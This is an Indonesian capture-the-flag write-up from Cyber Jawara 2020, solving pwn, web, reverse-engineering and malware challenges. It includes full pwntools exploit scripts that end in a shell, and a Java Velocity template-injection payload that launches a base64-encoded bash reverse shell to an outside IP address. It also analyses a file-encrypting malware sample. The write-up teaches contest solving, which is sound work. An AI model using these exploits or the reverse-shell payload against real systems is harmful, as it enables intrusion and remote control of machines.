CYBER JAWARA

[Capture The Flag]

NAMA TIM : FUM

Rabu 16 September 2020

Ketua Tim	
1.	Febriananda Wida Pramudita
Member	
1.	Achmad Fahrurrozi Maskur
2.	Muhammad Abdullah Munir

Pwn

No Syscall

Brute tiap karakter dari flag. Jika tebakan tepat, infinite loop. Otherwise, shellcode berjalan seperti biasa. Handle tebakan yang tepat dengan timeout

```
from pwn import *

context(bits=64, arch='amd64')

flag = 'CJ2020{'



while True:
	try:
		for i in range(0x20, 0x7f):
			r = remote('1337.cyber.jawara.systems', 2001)
			r.recvuntil('Alamat flag: ')
			addr = int(r.recvline(), 16)

			template = '''
			mov al, [{}]
			cmp al, {}
			jne end_shellcode
			loop:
				jmp loop
			end_shellcode:
			'''.format(hex(addr + len(flag)), hex(i))

			print(template)

			r.sendline(asm(template))

			line = r.recvline(timeout=5)
			if line == b'':
				flag += chr(i)
				break
			print('FLAG', flag)
	except EOFError:
		pass
```

Flag: CJ2020{~51d3#ch4NnEl~}

Maze Solver

Terdapat vuln index out of bound pada algoritma dfs. Sehingga kami dapat melakukan overwrite ke return address. Namun kami sempat kebingungan karena hanya dapat write 20 byte ropchain. Kemudian kami menyadari terdapat gadget read_file, langsung saja kami coba debug state register waktu return ke ropchain. Dan diketahui bahwa parameter rdi merupakan input

terakhir yang kami masukkan sebelum exit. Langsung saja kami return ke gadget read_file dan masukkan input terakhir ‘/flag.txt’.

```
from pwn import *

pop_rdi = 0x0000000000401093
puts_plt = 0x0000000000400700
puts_got = 0x602020
start = 0x00000000004007A0

def input_maze(maze, start, end, mark):
    p.sendlineafter("Exit", "1")
    p.sendlineafter("Insert size", "%d %d" % (len(maze), len(maze[0])) )

    for line in maze:
            p.sendline(line)

    p.sendlineafter("Start", "%d %d" % (start[0], start[1]) )
    p.sendlineafter("End", "%d %d" % (end[0], end[1]) )

    p.sendlineafter("Solution mark", mark)


def write(idx_start, idx_end, val):
    maze = ["#" * 60] * 59
    line_append = '.' * 60
    maze.append(line_append)
    input_maze(maze, (60, idx_start), (60, idx_end), val)

p = remote("1337.cyber.jawara.systems", 2002)


payload = ""
payload += p64(0x0400DDB)

for idx, c in enumerate(payload[::-1]):
    write(0x30-idx, 0x28, c)

p.interactive()
```

```
##################################################################
.................................................................
1) Input maze
2) Show examples
3) Exit
$ /flag.txt
CJ2020{$depth_first_search_to_n0wh3r3$}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 1337.cyber.jawara.systems port 2002
```

Flag: CJ2020{$depth_first_search_to_n0wh3r3$}

Sorting Game

Terdapat vuln index out of bound waktu memasukkan index bilangan. Dengan memanfaatkan vuln tersebut, kami mengubah pointer ke variable cost yang terdapat pada array index -1.

```
8   puts("+ Giliran Anda");
9   while ( 1 )
10  {
11    printf("Pilih nomor bilangan: ");
12    __isoc99_scanf("%d", &v3);
13    if ( v3 <= 32 && v3 >= 0 )
14      break;
15    puts("Nomor bilangan tidak valid");
16  }
```

Seharusnya pengecekan 1 <= v3 <= 32. Selain itu, kami juga mendapatkan leak base binary dengan memanfaatkan pengubahan bilangan. Ketika scanf untuk bilangan baru, kami memasukkan '-' sehingga variable tersebut tidak diubah.
Kemudian untuk melakukan leak address stack, kami memanfaatkan kesalahan pada pengecekan apakan array telah terurut.

```
1  _BOOL8 __fastcall check_win(__int64 a1)
2  {
3    int i; // [rsp+10h] [rbp-8h]
4    int v3; // [rsp+14h] [rbp-4h]
5
6    v3 = 0;
7    for ( i = 31; i >= 0; --i )
8    {
9      if ( *(_QWORD *)(8LL * i + a1) >= *(_QWORD *)(8LL * i - 8 + a1) )
10       ++v3;
11   }
12   return v3 == 31;
13 }
```


Pada pengecekan tersebut, array dicek dari index -1 sampai 31. Yaitu dengan cara mengubah array[31] = 31. Secara otomatis bot akan melakukan sort dari array paling akhir. Kemudian kami

memanfaatkan array[0] untuk melakukan binary search terhadap array[-1]. Sehingga kethika array[-1] <= array[0] maka bot akan mengubah array sebanyak 28 kali. Namun jika array[-1] > array[0] maka bot akan mengubah sebanyak 29 kali.
Kemudian dengan memanfaatkan index out of bound, kami mengubah pointer to cost ke return address. Dan melakukan increment sampai ke one_gadget.

```
from pwn import *

bss = 0x202a19
pop_rdi = 0x0000000000000f73
main_ret = 0xF08

offset___libc_start_main_ret = 0x270b3
offset_system = 0x0000000000055410

def input_number(idx, n, is_check=True):
    if is_check:
        p.recvuntil("Giliran Anda")
    p.sendlineafter("Pilih nomor bilangan", str(idx))
    p.sendlineafter("Bilangan baru", str(n))

def is_greater_equal(n):
    input_number(32, 31)
    input_number(1, n)

    for _ in range(28):
        input_number(1, n)

    s = p.recvuntil("Giliran Anda", timeout=0.1)

    if (s == ''):
        return False

    p.sendlineafter("nomor bilangan", "1")
    p.sendlineafter("Bilangan baru", str(n))

    return True

def restart(again):
    p.sendlineafter("Main lagi?", "Y" if again else
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00a")

def reset_cost():
    input_number(32, 31)

    for _ in range(29):
        input_number(1, 0)

def set_value(addr, n):
```

```
    input_number(32, 31)

    input_number(2, n - 0x40)
    base_number = n - 0x40

    input_number(32, n - base_number + 32)

    for _ in range(24):
            input_number(1, 0)

    input_number(0, addr)
    input_number(1, 0)
    input_number(2, n-base_number-4)

    print hex(base_number), hex(n-base_number-4)


p = remote("1337.cyber.jawara.systems", 2003)
# p = process("./sorting_game", env={"LD_PRELOAD": "./libc.so.6"})

low = 0x10000
high = 0x800000000000
prev_med = 0

while True:
    med = (low + high) / 2

    print hex(med), hex(prev_med)

    if med == prev_med:
            break

    status = is_greater_equal(med)
    restart(True)

    if (status):
            low = med
    else:
            high = med

    prev_med = med

cost_address = med + 1
print hex(cost_address)


input_number(20, "-")
p.recvuntil("[20] ")
base_binary = int(p.recvline().strip()) - 0x800
print hex(base_binary)
```

```
set_value(base_binary + bss, int("/bin"[::-1].encode('hex'), 16) )
restart(True)
set_value(base_binary + bss + 4, int("/sh\x00"[::-1].encode('hex'), 16) )
restart(True)
set_value(cost_address + 0x128, pop_rdi - main_ret )
restart(True)
set_value(cost_address + 0x130, (base_binary + bss) & 0xffffffff )
restart(True)
set_value(cost_address + 0x134, (base_binary + bss) >> 32 )


restart(True)
set_value(cost_address + 0x138, 0xe6e79 - offset___libc_start_main_ret )


restart(False)


p.interactive()
```




Flag: CJ2020{w0w_such_b16_br41n_WoW}

Web

WHO

Pertama-tama, lakukan RSVP secara normal, kemudian kita mendapatkan cookie sesuai dengan nilai RSVP yg diperoleh.

Flag didapatkan dengan mengubah nilai cookie menjadi 1.



Flag: CJ2020{plz_5ubm1t_t0_CVE@}

Toko Masker 4

Kurang lebih attacknya sama seperti pada Toko Masker 3. Namun attribut yang harus kami forge adalah price dari masker, karena waktu getInvoice totalPrice dihitung kembali.

```
POST /api/v1/getState HTTP/1.1
Host: tokomasker4.web.cyber.jawara.systems
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: id,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://tokomasker4.web.cyber.jawara.systems/
Content-Type: application/json
Origin: https://tokomasker4.web.cyber.jawara.systems
Content-Length: 87
DNT: 1
Connection: close

{"selectedItems":[{"pk":"3","price":100,"quantity":101, " price": -10, "qu    ": 123 }]}
```

Forging dilakukan dengan menambahkan padding spasi pada key dan menyesuaikan dengan block yang akan di forge. Kemudian ambil block yang sesuai dan ubah ke base state sebelumnya. Kemudian coba lakukan getInvoice.

Flag: CJ2020{too_lazy_to_create_crypto_chall_so_I_just_use_web_chall_to_t35t_y0ur_crypt0_5k1ll5___$%$%^^**}

COVID-19 Statistics

Jika dilihat web app yang diberikan, tidak ada yang aneh pada fungsi dari fitur covid-19 statistic, kita juga tidak mungkin untuk melakukan pengetesan api 3rd party.

Kemudian kita juga diberikan source code. Source code diberikan dalam bentuk compiled java yaitu .class dan juga .vm

Hal yang menarik yaitu pada halaman 404.vm. Terdapat template **%s**. Langsung saja kita suspect ini adalah template injection.

Dilakukan decompile dengan menggunakan online tools http://www.decompiler.com/ pada file **NotFoundServlet.class**

```
}

protected Template handleRequest(HttpServletRequest request, HttpServletResponse response, Context ctx) {
   Template template = null;

   try {
      String uri = (String)request.getAttribute("javax.servlet.forward.request_uri");
      String decoded = URLDecoder.decode(uri, StandardCharsets.UTF_8.toString()).replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;").replace("
      String currentTemplate = String.format(this.templateString, "#[[" + decoded + "]]#");
      RuntimeServices runtimeServices = RuntimeSingleton.getRuntimeServices();
      SimpleNode node = runtimeServices.parse(currentTemplate, "404");
      template = new Template();
      template.setRuntimeServices(runtimeServices);
      template.setData(node);
      template.initDocument();
   } catch (Exception var10) {
   }
```

Setelah menganalisa kode, ternyata

Block quoting

If you have text that should be treated verbatim, you can enclose it in `#[[...]]#`. The text represented by `...` will be copied into the output. `#` and `$` characters will have no effect in that text.

```
#[[ This is not a #directive, and this is not a $variable. ]]#
```

Untuk menghindari block quoting, pertama-tama kita input “tutup” dari block quoting

Input: “`a ]]# “ + payload + “# [[ x`”

Selanjutnya, terdapat blacklist pada tag $ apabila terdapat karakter setelahnya, \$\w+
Untuk menghindari hal tersebut, kita menggunakan ${pyload}

Selain itu terdapat blacklist pada simbol “ (double-quote), sehingga digunakan ‘ (single-quote)


Final payload yang digunakan yaitu dengan menggunakan class runtime pada Java dan melakukan reverse shell menggunakan bash dengan bantuan http://jackson-t.ca/runtime-exec-payloads.html

```
a ]]#
${class.inspect('java.lang.Runtime').type.getRuntime().exec('bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNjUuMjIuNTIuMTQ5LzgwMDAgMD4mMQ==}|{
base64,-d}|{bash,-i}')} #[[ x
```

Dengan bantuan urlencoder:

```
https://covid19-statistics.web.cyber.jawara.systems/a%20%5D%5D%23%20%
24%7Bclass.inspect%28%27java.lang.Runtime%27%29.type.getRuntime%28%29
```

```
.exec%28%27bash%20-c%20%7Becho%2CYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xNjUuMjIuNTIuMTQ5LzgwMDAgMD4mMQ%3D%3D%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%27%29%7D%20%23%5B%5B%20x%0A
```




Flag: CJ2020{congr4Tz_y0u_1nj3cteD_mY_t3mpL4te}

Reverse


Suspicious

Singkat cerita, binary mengambil value dari header “X-Forwarded-For” kemudian di-base64-decode sebanyak 3 kali. Kemudian mengambil hader “User-Agent”. Kemudian saya kemdian terdapat command os.Command().Exec(). Jika kita lihat pada dokumentasi golang.




Saya jadi teringat va_list pada bahasa pemrograman C. Dan ketika saya debug pada gdb, pada command parameter pertama adalah hasil 3x base64-decode pada X-Forwarded-For dan parameter kedua adalah suatu konstanta dan parameter ketiga adalah sebuah pointer. Saya coba masuk ke pointer dan menemukan bahwa param3[0] adalah string dari User-Agent. Sehingga kira2 program tersebut Command(base64decode3times(from_x_forwarded, from_user_agent))

Sehingga payloadnya adalah sebagai berikut



Untuk mengexec ls -l



Untuk mendapatkan flag

Flag: CJ2020{the_rising_of_Go_m4lw4r3_1337}

Inothing

Gunakana avr-objdump untuk mengubah file hex ke file assembly yang enak dibaca. Sekilas dilihat, terdapat suatu hal yang menarik.

```
  7a:  ee ef        ldi   r30, 0xFE    ; 254
  7c:  f2 e0        ldi   r31, 0x02    ; 2
  7e:  02 c0        rjmp  .+4          ;  0x84
  80:  05 90        lpm   r0, Z+
  82:  0d 92        st    X+, r0
  84:  a8 31        cpi   r26, 0x18    ; 24
  86:  b1 07        cpc   r27, r17
  88:  d9 f7        brne  .-10         ;  0x80
```

Jadi data memory diload dari program memory pada alamat 0x2FE. Dan terdapat line ini

```
 18e:  f5 e4        ldi   r31, 0x45    ; 69
 190:  ef 2e        mov   r14, r31
 192:  f0 2d        mov   r31, r0
 194:  f8 01        movw  r30, r16
 196:  81 91        ld    r24, Z+
 198:  8f 01        movw  r16, r30
 19a:  6f 2d        mov   r22, r15
 19c:  6e 25        eor   r22, r14
 19e:  68 27        eor   r22, r24
 1a0:  70 e0        ldi   r23, 0x00    ; 0
 1a2:  90 e0        ldi   r25, 0x00    ; 0
 1a4:  80 e0        ldi   r24, 0x00    ; 0
 1a6:  0e 94 78 00  call  0xf0   ;  0xf0
 1aa:  f3 94        inc   r15
```


Sekilas: datamemory[i] ^ i ^ 0x45 adalah flag. Yauds dicoba.

```
$ cat inot.py; python inot.py
njas = [0x06, 0x0e, 0x75, 0x76, 0x73, 0x70, 0x38, 0x31, 0x21, 0x7f, 0x7c, 0x3e,
        0x78, 0x26, 0x0c, 0x15, 0x61, 0x18, 0x1b, 0x09, 0x35, 0x64, 0x2a, 0x2f]


flag = ''
for i, x in enumerate(njas):
    flag += chr(x ^ 0x45 ^ i)

print(flag)
CJ2020{sl33p1nG_4LL_d4y}
```

Flag: CJ2020{sl33p1nG_4LL_d4y}

Malware

Diberikan sebuah windows executable yang di-obfuscate dengan menggunakan **ConfuserEx**. Langsung saja kami coba deobfuscate dengan de4dot. Langkah selanjutnya adalah melakukan renaming method. Setelah melakukan renaming method kami menemukan terdapat class berupa anti-debugger check. Karena pengecekan tersebut dilakukan pada thread terpisah, langsung saja kami patch dengan nop. Sehingga debugger dapat di attach.



Index	Offset	OpCode	Operand
0	0000	nop	
1	0001	nop	
2	0002	nop	
3	0003	newobj	instance void Class8::.ctor()
4	0008	dup	
5	0009	callvirt	instance void Class8::runThread()
6	000E	callvirt	instance void Class8::joinThread()
7	0013	nop	
8	0014	ret	


Kemudian setelah menganalisa lebih lanjut, diketahui bahwa executable tersebut melakukan drop malware-child ke temp directory. Kemudian parent berkomunikasi dengan child melalui AnonymousPipe. Parent kemudian mengirimkan encryption key yaitu "**CJ2020{this_is_not_the_flag}**". Kemudian parent melakukan listing directory **dont_put_your_files_here_or_it_will_be_encrypted** dengan pattern ***.jpg**. Dan mengirimkan nama filenya ke child dengan di encode base64 terlebih dahulu. Kemudian analisis dilanjutkan ke child.

Pada executable child terdapat pula anti-debugger yang sama, dan langsung kami patch dengan cara yg sama. Kemudian setelah dianalisa lebih dalam, diketahui bahwa filename yang dikirimkan oleh parent ke child di encrypt dengan menggunakan AES CBC 256-bit. Dengan IV yang diambil dari resource "CJ2020{not_flag}". Kemudian kami menyadari bahwa panjang key masih kurang, dan diketahui bahwa terdapat extension key dengan melakukan append prefix sampai panjang sesuai.

Karena telah diketahui cara malware melakukan encrypt, langsung saja decrypt flag dengan menggunakan python.

```
from Crypto.Cipher import AES

key = "CJ2020{this_is_not_the_flag}CJ20"
iv = "CJ2020{not_flag}"
```

```
data = open("flag.jpg.lock", 'rb').read()

aes = AES.new(key, AES.MODE_CBC, iv)

decrypted = aes.decrypt(data)

open("flag.jpg", 'wb').write(decrypted)
```



Flag: CJ2020{ju5t_s0m3_ann0y1ng_m4lwar3}